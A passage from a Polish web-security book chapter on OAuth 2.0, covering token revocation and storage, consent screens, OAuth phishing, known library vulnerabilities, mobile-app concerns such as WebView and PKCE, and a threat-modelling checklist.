Oczywiście, zaprezentowany tutaj przykład należy dostosować do konkretnych wymagań projektowych. Należy również pamiętać o tym, że wydanie tokena pozwalającego na dostęp do wybranego zakresu to jedno, a walidowanie go po stronie serwera to drugie. W aplikacjach implementujących OAuth można również spotkać się z sytuacją, w której serwer sprawdza, czy określony token został wystawiony, ale nie jest uwzględniona weryfikacja, czy token zezwala na dostęp tylko do wybranych zasobów zdefiniowanych przez określone zakresy.

Serwer autoryzujący powinien również uwzględniać możliwość unieważnienia wystawionego tokena. Przeważnie jest to realizowane poprzez udostępnienie odpowiedniej metody, a odwołanie się do niej powoduje wygaśnięcie ważności tokena.

*Listing 14. Przykładowe zapytanie wysłane do metody unieważniającej token*


```
POST /revoke HTTP/1.1
Host: authsrv.local

token=6fegg1147fA781bc3fE9Rr312
```

Poruszając temat unieważniania tokenów, należy również wspomnieć o funkcji ich odświeżania. Jeżeli zdecydujemy się udostępnić ją klientom, oprócz zwykłego tokena generowany będzie również dodatkowy, pozwalający na wygenerowanie nowego tokena, gdy oryginalny wygaśnie. Jest to często spotykana praktyka, gdy chcemy udostępnić klientowi dostęp do zasobów, np. gdy właściciel zasobu będący osobą nie będzie obecny fizycznie przy komputerze. Częsty błąd, jaki tutaj występuje, polega na niesprawdzaniu powiązania pomiędzy refresh tokenem a klientem, dla którego został on wystawiony. Inną złą praktyką jest jedynie odświeżanie czasu życia starego tokena zamiast generowania nowego.

Uwzględniając fakt, że zarówno tokeny, jak i kody dostępu mogą teoretycznie wyciec z serwera, zaleca się, aby serwer przechowywał jedynie wynik funkcji skrótu na wartości tokena, a nie token w postaci jawnej.

Dobłą praktyką jest również udostępnianie właścicielowi zasobu odpowiedniego panelu WWW, dzięki któremu będzie mógł zweryfikować już delegowane uprawnienia, jak i w razie potrzeby je usunąć (rysunek 4).



Rysunek 4. Przykładowy formularz pozwalający na zarządzanie udzieloną autoryzacją<sup>20</sup>

W przypadku gdy w zastosowanej implementacji OAuth wyraźnie rozdziela się rolę serwera autoryzującego oraz serwera zasobów, a tych drugich jest więcej niż jeden, należy pamiętać o tym, by wystawiony przez serwer token jasno powiązać z określonym serwerem zasobu i uwzględniać to przy jego walidacji.

Na koniec warto wspomnieć o tym, że serwer autoryzujący jest niczym innym jak zwykłą aplikacją WWW, narażoną na problemy standardowe dla tej klasy oprogramowania – od wstrzyknięć oraz kwestii bezpiecznego przechowywania poświadczeń, aż po brak lub błędną konfigurację nagłówków bezpieczeństwa HTTP<sup>21</sup>. Serwer autoryzujący jest również elementem systemu, który można określić jako *single point of failure* – niedostępność tego elementu może oznaczać odcięcie dostępu do wielu usług, dlatego też należy zadbać o jego odpowiednią redundancję i odporność na ataki odmowy dostępu (*Denial of Service*).

## Klient

W przypadku OAuth klient jest elementem systemu, któremu powierzane są pewne uprawnienia. Są one reprezentowane przez generowany dla niego token i to na podstawie tego tokena klient może wykonywać określone operacje w imieniu właściciela zasobu. Zadaniem klienta jest więc zadbanie o to, by token był przechowywany

w odpowiedni sposób, tak by nie dopuścić do jego wycieku zarówno w przypadku klasycznych ataków, np. *SQL Injection*, jak również np. przy wystąpieniu błędu w aplikacji i komunikatu błędu z tym związanego. Kwestia ta dotyczy zarówno tokena, jak i tokena pozwalającego na odświeżanie (*refresh\_token*).

Osobna kwestia to przechowywanie tokena w ciasteczkach przeglądarki lub z wykorzystaniem mechanizmu *localStorage*. Zarówno jedno, jak i drugie rozwiązanie ma negatywne strony, a wszystkie związane są z atakami *Cross-Site Scripting* (XSS) oraz *Cross-Site Request Forgery* (CSRF). W przypadku przechowywania tokenów w ciasteczkach nie możemy ustawić dla nich flagi *HttpOnly*, ponieważ ciasteczka stają się niedostępne z poziomu kodu JavaScript. Drugie rozwiązanie polegające na zapisywaniu tokena w *localStorage* również nie jest idealne, ponieważ nie mamy możliwości narzucenia jakiegokolwiek polityki dotyczącej dostępu do danych i pojawienie się podatności na XSS jest równoznaczne z możliwością pozyskania tokena przez atakującego.

Zanim klient uzyska token, musi jeszcze zadbać o odpowiednie zabezpieczenie swoich poświadczeń. Bardzo drażliwą kwestią jest osadzanie *client\_id* oraz *client\_secret* w kodzie aplikacji, które są następnie dystrybuowane na rynku. Poświadczenia klienta, które np. zostały zapisane na stałe w kodzie aplikacji mobilnej, powinny zostać automatycznie sklasyfikowane jako skompromitowane. Nawet jeżeli dołożono starań, by odkrycie ich wartości było utrudnione, taka sytuacja nie różni się niczym od np. zapisania na stałe w kodzie aplikacji danych uwierzytelniających do serwera (S)FTP. Kwestii dobrych praktyk związanych z wykorzystaniem OAuth w aplikacjach mobilnych poświęcono osobny akapit, a o przykładowych konsekwencjach braku dochowania tych praktyk można znaleźć więcej informacji, czytając o podatności<sup>22</sup>, jaka została wykryta w aplikacji mobilnej Facebooka.

Klient jest również elementem systemu, który inicjalizuje proces pozyskiwania tokena najczęściej poprzez przekierowanie właściciela zasobu do serwera autoryzującego. Zaleca się, aby przekierowanie do serwera oprócz standardowych parametrów, takich jak *redirect\_uri* czy *response\_type*, zawierało również parametr *state*. Zadaniem klienta jest wygenerować losowy ciąg znaków, umieścić go w żądaniu do serwera, a następnie sprawdzić, czy w odpowiedzi od serwera został on zwrócony w niezmienionej formie. Jak zostało to już wcześniej zaznaczone, takie zabezpieczenie ma chronić przez formami ataku *Cross-Site Request Forgery*.

Jedną z głównych zalet wykorzystania OAuth jest oddzielenie podmiotu, któremu udzielany jest dostęp do zasobów – naszego klienta – od poświadczeń właściciela zasobu (najczęściej loginu i hasła). Dlatego też zaleca się, aby klient nie wymagał od właściciela zasobu podania danych uwierzytelniających. Można to sprowadzić do zalecenia unikania wykorzystania sposobu pozyskiwania tokena nazywanego *Resource Owner Credentials Flow*.

## Tokeny oraz kody dostępu

Jedną z dobrych praktyk dotyczących tworzenia aplikacji WWW jest unikanie przesyłania w adresie URL różnego typu poświadczeń – mowa tutaj zarówno o danych uwierzytelniających użytkownika (np. login i hasło wysyłane metodą GET), jak

i identyfikatorach sesji. Stoi to w sprzeczności z faktem, że tak w przypadku metody pozyskiwania tokena *Authorization Code Flow*, jak również w *Implicit Flow* kod dostępu i token wysyłane są właśnie w adresie URL. Jest to założenie, które wprost wynika ze specyfikacji OAuth, dlatego trzeba zadbać o odpowiednią higienę związaną z wykorzystaniem tokenów oraz kodów dostępu.

#### DOBRE PRAKTYKI: KORZYSTANIE Z TOKENÓW ORAZ KODÓW AUTORYZUJĄCYCH W OAUTH

- ▶ Kod autoryzujący powinien być możliwy do wykorzystania tylko raz – niedopuszczalna jest sytuacja, w której na podstawie jednego kodu możliwe jest wygenerowanie kilku tokenów.
- ▶ Token powinien mieć rozsądny, dopasowany do wymogów biznesowych oraz stosowanej polityki bezpieczeństwa czas życia.
- ▶ Kodowi autoryzującemu, ze względu na charakter jego wykorzystania, nie powinno się ustawiać długiego czasu życia, chyba że jest to jasno i merytorycznie uzasadnione.
- ▶ Token lub kod autoryzujący nie powinien w żadnym wypadku składać się z elementów mogących w prosty sposób zidentyfikować właściciela zasobu lub klienta, dla których został wystawiony (np. poprzez dodanie nazwy właściciela zasobu na końcu tokena).
- ▶ Zarówno token, jak i kod autoryzujący powinien mieć odpowiednią długość oraz entropię danych.
- ▶ Zaleca się rozważyć możliwość wprowadzenia nie tylko ograniczeń czasowych co do wykorzystania tokena, ale również limitów ilościowych – ograniczyć liczbę zapytań, jakie można wykonać z wykorzystaniem jednego tokena.

Dopilnowanie, aby token oraz kod autoryzujący miały odpowiednie ograniczenia czasowe, jest szczególnie ważne ze względu na fakt, że istnieje kilka przypadków, kiedy mogą one wycieknąć, np. poprzez ujawnienie ich w logach serwera, w wyniku podatności *Open Redirect* lub jako wartość nagłówka HTTP *Referer*.

Zatrzymajmy się przy kwestii wielokrotnego użycia kodu autoryzującego. Umieszczenie w tekście takiego zalecenia wynika nie tylko z dobrych praktyk bezpieczeństwa, ale również wprost z rekomendacji, którą można znaleźć w dokumentacji OAuth.

“ Klient **nie może** użyć kodu autoryzującego więcej niż jeden raz. Jeżeli kod autoryzujący zostanie użyty więcej niż jeden raz, serwer autoryzujący **musi** odrzucić takie żądanie. Ponadto jeżeli to możliwe, tokeny wystawione wcześniej z użyciem tego kodu **powinny** zostać unieważnione. Kod autoryzujący jest powiązany z konkretnym klientem i adresem przekierowania\*.


\* „The client MUST NOT use the authorization code more than once. If an authorization code is used more than once, the authorization server MUST deny the request and SHOULD revoke (when possible) all tokens previously issued based on that authorization code. The authorization code is bound to the client identifier and redirection URI”; *The OAuth 2.0 Authorization Framework: 4.1.2. Authorization Response*, <https://tools.ietf.org/html/rfc6749#section-4.1.2>.

## Consent screen

Implementując własny ekran, na którym prezentowane są właścicielowi zasobu informacje o uprawnieniach, jakie chce uzyskać klient, należy pamiętać o kilku kwestiach:

1. Ekran powinien w jasny sposób prezentować, jakie uprawnienia próbuje uzyskać określony klient. Nie należy również na podstawie wymaganych zakresów generować zbyt długich opisów, tak aby nie zniechęcać użytkowników do dokładnego przeczytania przekazanych informacji.
2. Należy pamiętać o tym, że jest to zwykła aplikacja WWW lub mały fragment większej całości, i operując na danych użytkownika, może być podatna na te same klasy zagrożeń co zwykłe aplikacje (np. XSS lub *NoSQL Injection*).
3. Powinny zostać zaprezentowane podstawowe informacje o kliencie, który chce uzyskać określone uprawnienia (np. jego nazwa).
4. Ekran powinien prezentować informacje o tożsamości uwierzytelnionego właściciela zasobów (np. adres e-mail lub login).


Rodzi się tu pytanie: czy przytoczona powyżej lista potencjalnych podatności to tylko opisy czysto teoretyczne, czy może błędy, które zdarzają się w realnych systemach? Zdecydowanie wszystkie powyższe przykłady to coś, z czym możemy się spotkać w rzeczywistych systemach. Za przykład niech posłuży podatność<sup>23</sup> wykryta w serwisie Twitter. Błąd polegał na tym, że w przypadku niektórych aplikacji, a właściwie w przypadku aplikacji, które autoryzowane były w określony sposób (np. z wykorzystaniem PIN-u), Twitter wyświetlał informację o tym, że taka aplikacja nie będzie miała dostępu do wiadomości typu *Direct Message*<sup>24</sup> (rysunek 5). Problem polegał jednak na tym, że chociaż użytkownik był informowany, że jego wiadomości są bezpieczne, to w praktyce aplikacje mogły dowolnie odczytywać wiadomości.



Rysunek 5. Przykładowy consent screen serwisu Twitter<sup>25</sup>

## OAuth i phishing

Omawiając temat consent screenów, warto również wspomnieć o tym, iż zdarzało się, że rosnące przyzwyczajenie użytkowników do nadawania aplikacjom uprawnień było wykorzystywane w kampaniach phishingowych<sup>26</sup>. Jedną z takich kampanii polegała na rozsyłaniu do użytkowników wiadomości zawierających link podobny do tego, jaki usługa Google Docs umieszcza w e-mailach przesyłanych, gdy ktoś udostępnił nam tworzony w tej aplikacji dokument (rysunek 6).



Rysunek 6. Ekran usługi Google Docs

Scenariusz ataku był prosty. Użytkownik, widząc znajomo wyglądającą wiadomość, odruchowo klikał w przycisk OTWÓRZ W DOKUMENTACH. Przycisk ten powodował jednak przekierowanie do adresu kierującego do consent screenu, w którym użytkownik (prawdopodobnie nieświadomie) nadawał uprawnienia do wysyłania wiadomości dla aplikacji (klienta), którego nazwa zbliżona była do nazwy prawdziwej usługi Google (w tym przypadku było to „Google Docs,” – przecinek na końcu nie był przypadkowy).

## Biblioteki i gotowe rozwiązania

Czy implementując wszystkie wymienione zalecenia, możemy czuć się w pełni bezpiecznie? Odpowiedź brzmi oczywiście: nie. Musimy pamiętać o tym, że nawet jeżeli my, jako osoby rozwijające system oparty na OAuth, dołożymy wszelkich starań, by to rozwiązanie było bezpieczne, to mimo wszystko trudno nam przewidzieć, czy jeden z komponentów, na których opieramy nasze rozwiązanie, nie posiada podatności bezpieczeństwa.

Do najpoważniejszych błędów należą zazwyczaj te, które pozwalają atakującemu na uzyskanie nieautoryzowanego dostępu do podatnego systemu. Nieautoryzowany dostęp najprościej uzyskać w przypadku, gdy system podatny jest na zdalne wykonanie kodu<sup>27</sup>. Właśnie taki błąd występował we frameworku Spring, a konkretnie w module Spring Security OAuth<sup>28</sup>. Błąd o ID CVE-2018-1260 powodował, że gdy do przesyłanych do aplikacji danych wstrzyknięto fragment wyrażenia SpEL<sup>29</sup>, było ono w pełni interpretowane po stronie serwera. Efektem tego działania była możliwość przejścia kontroli nad serwerem, na którym uruchomiona była aplikacja wykorzystująca moduł Security OAuth. Nie był to jedyny tego typu błąd wykryty w modułach frameworka Spring – podobną podatność wykryto w nim również dwa lata wcześniej (CVE-2016-4977<sup>30</sup>).

Czasem zdarza się, że moduły związane z OAuth posiadają inne, mniej krytyczne niż RCE podatności. Dobrym przykładem może być błąd CVE-2017-9506<sup>31</sup>, który dotyczył wielu produktów firmy Atlassian. Przesyłając do jednej z tych aplikacji

odpowiednio spreparowane zapytanie, można było zmusić system, by pod kontrolowany przez atakującego adres wysłał zapytanie HTTP (atak SSRF\*). Takie zachowanie można wykorzystać do eksfiltracji danych z sieci wewnętrznej lub przynajmniej enumeracji dostępnych w niej zasobów.

## **APLIKACJE MOBILNE**

Osobny fragment tego rozdziału należy poświęcić kwestii aplikacji mobilnych. OAuth jest wykorzystywany w tym środowisku bardzo często, jednak wiąże się z tym liczne problemy. Gdy pojawiło się zapotrzebowanie na implementację procesu związanego z przekierowywaniem właściciela do posiadanego przez niego zasobu, jednym z zaproponowanych rozwiązań było wykorzystanie WebView<sup>32</sup>. Należy pamiętać, że – o ile to możliwe – najlepszym rozwiązaniem jest używanie wbudowanych<sup>33</sup> w daną platformę mechanizmów wspomagających proces generowania tokena. Jeżeli jednak mimo to wykorzystywany jest mechanizm WebView, warto uwzględnić długą listę problemów, jakie się z nim wiąże.

### **Cookies**

Każda instancja WebView posiada osobny zasobnik na ciasteczka – oznacza to, że jeżeli dwie aplikacje chcą wykorzystać jeden serwer autoryzujący, w każdej z nich użytkownik będzie musiał uwierzytelnić się osobno.

### **Brak izolacji**

Wykorzystując WebView, ponownie wracamy do sytuacji, w której nie izolujemy klienta od danych uwierzytelniających użytkownika – w przypadku gdy aplikacja mobilna renderuje dla nas okienko z stroną WWW zawierającą formularz logowania, tak naprawdę nigdy nie możemy być pewni, co właściwie ta aplikacja wyświetla. Istnieje ryzyko, że złośliwa aplikacja mobilna wyświetli podstawioną aplikację WWW, której głównym celem będzie kradzież naszych poświadczeń.

### **Krok w tył**

Brak paska adresu – osoby zajmujące się szeroko pojętym bezpieczeństwem IT od kilku lat prowadzą regularną kampanię mającą na celu wpajanie internautom, by przy nawiązywaniu połączenia z serwisami WWW weryfikowali obecność paska adresu oraz jego zawartość. Ma to oczywiście na celu wyrobienie nawyku sprawdzania, czy połączenie jest odpowiednio zabezpieczone, a certyfikat serwisu poprawny. WebView takiego paska nie wyświetla i co ważne – nie ma nawet takiej możliwości.

### **Złe nawyki**

Dodatkowo wykorzystanie WebView powoduje, że użytkownicy zmuszani są do podawania swoich danych w różnych miejscach i z czasem przyzwyczajają się do tego, że nie do końca zaufana aplikacja może wyświetlić prośbę o podanie loginu i hasła.

---

\* Zob. rozdz. *Podatność Server-Side Request Forgery (SSRF)*.

Widać zatem, że wykorzystanie WebView, mimo że wygodne, naraża na kilka problemów wprost związanych z bezpieczeństwem. Trzeba w takim razie zastanowić się nad innym rozwiązaniem.

## Własne URI

Jednym z zalecanych dla aplikacji mobilnych sposobów pozyskiwania tokena OAuth jest wykorzystanie rejestracji w systemie własnego URI (*Uniform Resource Identifier*, ujednolicony identyfikator zasobów), np. *myapp://*. Jak działa takie rozwiązanie w praktyce? Pierwszym krokiem, jak już zostało wspomniane, jest zarejestrowanie w systemie własnego URI tak, by był on skojarzony z naszą aplikacją. Następnie z poziomu aplikacji mobilnej inicjuje się standardowy proces pozyskiwania tokena poprzez wywołanie domyślnej przeglądarki systemowej. Na tym etapie użytkownik przekierowany jest do wybranego serwera autoryzującego w domyślnej przeglądarce systemowej. Po udanym procesie uwierzytelniania oraz delegowania uprawnień serwer autoryzujący wykonuje przekierowanie pod adres URL zawierający m.in. kod autoryzujący, który wykorzystuje wcześniej zdefiniowany URI – np. *myapp://*. Dzięki temu system ponownie wywołuje aplikację mobilną, która jest z tym URI skojarzona, a ta może pobrać wszystkie dane, wykorzystując specyficzne dla danej platformy mechanizmy.

Takie rozwiązanie ma kilka istotnych zalet:

- ▶ nie jest wykorzystywany WebView,
- ▶ cały proces pozyskiwania tokena odbywa się z wykorzystaniem wbudowanej przeglądarki, domyślnie zaufanej,
- ▶ dzięki wykorzystaniu zwykłej przeglądarki w prosty sposób można zweryfikować, czy nawiązano połączenie z właściwym serwerem autoryzującym,
- ▶ jeżeli użytkownik jest już uwierzytelniony w serwerze (np. Google), przeglądarka automatycznie wykona przekierowanie powrotne, bez konieczności ponownego podawania danych uwierzytelniających,
- ▶ istnieje możliwość wykorzystania tych samych metod serwera autoryzującego zarówno do wydawania tokena dla aplikacji WWW, jak i platform mobilnych.


Implementacja takiego rozwiązania nie jest również specjalnie kłopotliwa.

## PKCE

Opisany sposób pozyskiwania tokena na platformach mobilnych z wykorzystaniem rejestracji własnego URI jest ciekawy, jednak by uznać go za bezpieczny, należy wzbogacić cały proces o jeden element – PKCE (*Proof Key for Code Exchange*). Cały mechanizm opiera się na założeniu, że klient w momencie wysłania pierwszego żądania do serwera autoryzującego (gdy uruchamia wbudowaną przeglądarkę WWW) dodatkowo w zapytaniu prześle parametr `code_verifier`. Jego zastosowanie jest niemal bliźniacze do omawianego wcześniej parametru `state`, częściej wykorzystywanego w przypadku aplikacji WWW. Zadaniem serwera autoryzującego jest przechować wartość tego parametru i gdy klient wróci do niego z wystawionym

kodem dostępu, dodatkowo wymusić przesłanie `code_verifier`. Jeżeli przesłany kod będzie zgodny z tym wysłanym w pierwszym żądaniu, oznacza to, że kod dostępu został odebrany przez właściwego klienta.

Przykładowy przepływ danych został przedstawiony na rysunku 7:



Rysunek 7. Przepływ danych z wykorzystaniem mechanizmu PKCE<sup>34</sup>

Wykorzystanie takiego mechanizmu zabezpiecza aplikację np. przed sytuacją, w której w jakiś sposób kod dostępu zostanie przekazany niewłaściwemu klientowi.

## Alternatywa dla WebViews oraz Custom URI

Ciekawą alternatywą dla WebViews wydaje się mechanizm Custom Tabs. Rozwiązanie to jest warte uwagi, ponieważ ma niedostępne w WebViews funkcje:

- ▶ współdzielony schowek wartości Cookie,
- ▶ możliwość wyświetlania paska adresu.

## Aplikacje natywne

Opisane zalecenia dla aplikacji mobilnych można z powodzeniem zaimplementować również w przypadku aplikacji natywnych uruchamianych w systemach Windows, Linux czy macOS.

## RÓŻNICE W STOSUNKU DO OAUTH 1.0 ORAZ KONTROWERSJE

Wersja 2.0 standardu OAuth posiada lepsze wsparcie dla innych sposobów pozyskiwania tokena niż klasyczne aplikacje WWW, niemniej została pozbawiona wszystkich mechanizmów związanych z kryptografią oraz sygnaturami przesyłanych danych, w pełni przenosząc ten ciężar na wykorzystanie szyfrowanego kanału komunikacji.

W sieci można znaleźć również sporo informacji o tym, że wykorzystanie OAuth nastrocza niemałych problemów. Co ważne, z dalszego rozwoju standardu wycofał się jego pierwotny opiekun Eran Hammer, a żeby podkreślić swoje rozżalenie, poprosił nawet o usunięcie swojego nazwiska<sup>35</sup> z wszystkich oficjalnych dokumentów dotyczących OAuth 2.0.

## MODELOWANIE ZAGROŻEŃ

Poniżej zawarta została lista pytań, które powinny paść przy okazji przeprowadzania modelowania zagrożeń systemu wykorzystującego OAuth 2.0.

✓ OAUTH 2.0 CHECKLIST
► Czy OAuth wykorzystywany jest jedynie do autoryzacji, a nie do uwierzytelniania?
► Która wersja standardu OAuth jest wykorzystywana?
► Czy w przypadku migracji z OAuth 1.0 do OAuth 2.0 uwzględniono różnice związane m.in. z brakiem szyfrowania oraz sygnatur w wersji 2.0?
► Czy do wymiany danych wykorzystywany jest szyfrowany kanał komunikacji?
► Czy wykorzystywane są mechanizmy, tj. HSTS, mające na celu hardening szyfrowanego kanału komunikacji?
► Czy serwer autoryzujący ma zabezpieczenia przed atakami słownikowymi?
► Czy serwer autoryzujący ma odpowiednio przygotowany consent screen prezentujący użytkownikowi wszystkie najważniejsze informacje?
► Czy serwer autoryzujący wymusza ograniczenie czasu życia tokena?
► Czy serwer autoryzujący waliduje poprawność parametrów przekazywanych podczas pozyskiwania tokena (np. <code>redirect_uri</code> , <code>state</code> )?
► Czy serwer autoryzujący ma odpowiednią politykę dotyczącą walidowania wartości parametru <code>redirect_uri</code> , tak by nie było możliwe podanie całej domeny?
► Czy serwer autoryzujący wymusza przekazanie parametru <code>state</code> zabezpieczającego przed atakami CSRF?
► Czy parametry przekazywane przez klienta do serwera autoryzującego przechodzą proces sanitacji przed odesłaniem do klienta?
► Czy serwer autoryzujący ma wsparcie dla odpowiedniej liczby zakresów odpowiadającej złożoności zasobów, jakie są chronione?
► Czy serwer autoryzujący udostępnia metodę pozwalającą na unieważnienie tokena?
► Czy serwer autoryzujący generuje nowy token w przypadku wykorzystania mechanizmu pozwalającego na generowanie nowych tokenów (refresh token)?
► Czy serwer autoryzujący przechowuje jedynie wynik funkcji skrótu na wartości tokena?
► Czy serwer autoryzujący udostępnia właścicielom zasobów formularz pozwalający na zarządzanie wydanymi zgodami na autoryzację do zasobów?
► Czy serwer autoryzujący ma odpowiednią redundancję oraz zabezpieczenia przed atakami DoS/DDoS?
► Czy serwer autoryzujący przeszedł testy bezpieczeństwa?
► Czy klient sprawdza poprawność <code>state</code> ?

**✓ OAUTH 2.0 CHECKLIST**

- ▶ Czy dostawca rozwiązania OAuth ma wpływ na to, w jaki sposób klienci przechowują poświadczenia? Czy dokumentacja wykorzystywanego rozwiązania ma odpowiednie rekomendacje?
- ▶ Jaki mechanizm wykorzystywany jest przez klientów do przechowywania tokena?
- ▶ Czy token oraz kod dostępu mają odpowiednio krótki czas życia, dostosowany do wymogów biznesowych?
- ▶ Jaki sposób pozyskiwania tokena wykorzystuje aplikacja mobilna? Czy wykorzystywany jest mechanizm WebViews?
- ▶ Czy i w jaki sposób aplikacja mobilna przechowuje poświadczenia klienta OAuth?
- ▶ Czy tokeny są odpowiednio złożone?

**PODSUMOWANIE**

Dla osób mających wcześniej doświadczenie z wersją 1.0 standardu OAuth przejście do wersji 2.0 może być szokiem. O ile rozbudowane zostały kwestie umożliwiające wygodne zastosowanie tego standardu w różnych scenariuszach biznesowych, o tyle w oczy rzuca się usunięcie wbudowanych weń mechanizmów kryptograficznych. Jednym z kluczowych elementów przy implementacji standardu wydaje się wybór odpowiedniego sposobu pozyskiwania tokena, a liczne nieдомówienia w oficjalnej dokumentacji powodują, że trzeba niezwykle ostrożnie podchodzić do kwestii związanych z bezpieczeństwem OAuth 2.0.



ksiazka.sekurak.pl/r23

- 1 The OAuth 2.0, <https://oauth.net/>
- 2 The OAuth 2.0 Authorization Framework, <https://tools.ietf.org/html/rfc6749>
- 3 The OAuth 2.0 Authorization Framework: 1.3.1. Authorization Code, <https://tools.ietf.org/html/rfc6749#section-1.3.1>
- 4 Za: The OAuth 2.0 Authorization Framework, <https://tools.ietf.org/html/rfc6749>
- 5 Za: Google Konto, <https://accounts.google.com>
- 6 OpenID Connect, <https://openid.net/connect/>
- 7 Bradley J., *The problem with OAuth for Authentication*, <http://www.thread-safe.com/2012/01/problem-with-oauth-for-authentication.html>
- 8 The OAuth 2.0 Authorization Framework: 1.5. Refresh Token, <https://tools.ietf.org/html/rfc6749#section-1.5>
- 9 Bratkowski P., *HSTS czyli HTTP Strict Transport Security*, <https://sekurak.pl/hsts-czyli-http-strict-transport-security/>
- 10 Za: Google, <https://console.developers.google.com/apis/credentials/oauthclient>
- 11 Zob. np.: Goldshlager N., *How I Hacked Facebook OAuth To Get Full Permission On Any Facebook Account (Without App "Allow" Interaction)*, <http://web.archive.org/web/20160304013410/http://www.nirgoldshlager.com/2013/02/how-i-hacked-facebook-oauth-to-get-full.html> czy Homakov E., *How I hacked Github again*, <http://homakov.blogspot.ch/2014/02/how-i-hacked-github-again.html>
- 12 Chan R. (ngalog), *Chained Bugs to Leak Victim's Uber's FB OAuth Token*, <https://hackerone.com/reports/202781>
- 13 OWASP, *Unvalidated Redirects and Forwards Cheat Sheet*, [https://www.owasp.org/index.php/Unvalidated\\_Redirects\\_and\\_Forwards\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet)
- 14 Flickr, <https://www.flickr.com/>; opis podatności zob.: Reizelman M., *Yahoo Bug Bounty: Exploiting OAuth Misconfiguration To Takeover Flickr Accounts*, <https://mishresec.wordpress.com/2017/10/12/yahoo-bug-bounty-exploiting-oauth-misconfiguration-to-takeover-flickr-accounts/>
- 15 Zeit, <https://zeit.co/>
- 16 Bentkowski M., *HTTP Response Splitting w google.com*, <https://sekurak.pl/http-response-splitting-w-google-com/>
- 17 Homakov E., *The Most Common OAuth2 Vulnerability*, <http://homakov.blogspot.com/2012/07/saferweb-most-common-oauth2.html>
- 18 Ambrosini P., *Spring Social Core Vulnerability Disclosure*, <https://www.veracode.com/blog/research/spring-social-core-vulnerability-disclosure>
- 19 Spring Social, <https://projects.spring.io/spring-social/core.html>
- 20 Za: Google Konto, <https://security.google.com/settings/u/0/security/permissions>
- 21 Bentkowski M., *Jak w prosty sposób zwiększyć bezpieczeństwo aplikacji webowej*, <https://sekurak.pl/jak-w-prosty-sposob-zwiekszyc-bezpieczenstwo-aplikacji-webowej/>
- 22 Sclafani S. (stephensclafani), *Hacking Facebook's Legacy API: 2. Stealing User Sessions*, <https://web.archive.org/web/20201112023350/https://stephensclafani.com/2014/07/29/hacking-facebooks-legacy-api-part-2-stealing-user-sessions/>
- 23 Eden T. (edent), *Incorrect details on OAuth permissions screen allows DMs to be read without permission*, <https://hackerone.com/reports/434763>
- 24 Twitter, *About Direct Messages*, <https://help.twitter.com/en/using-twitter/direct-messages>
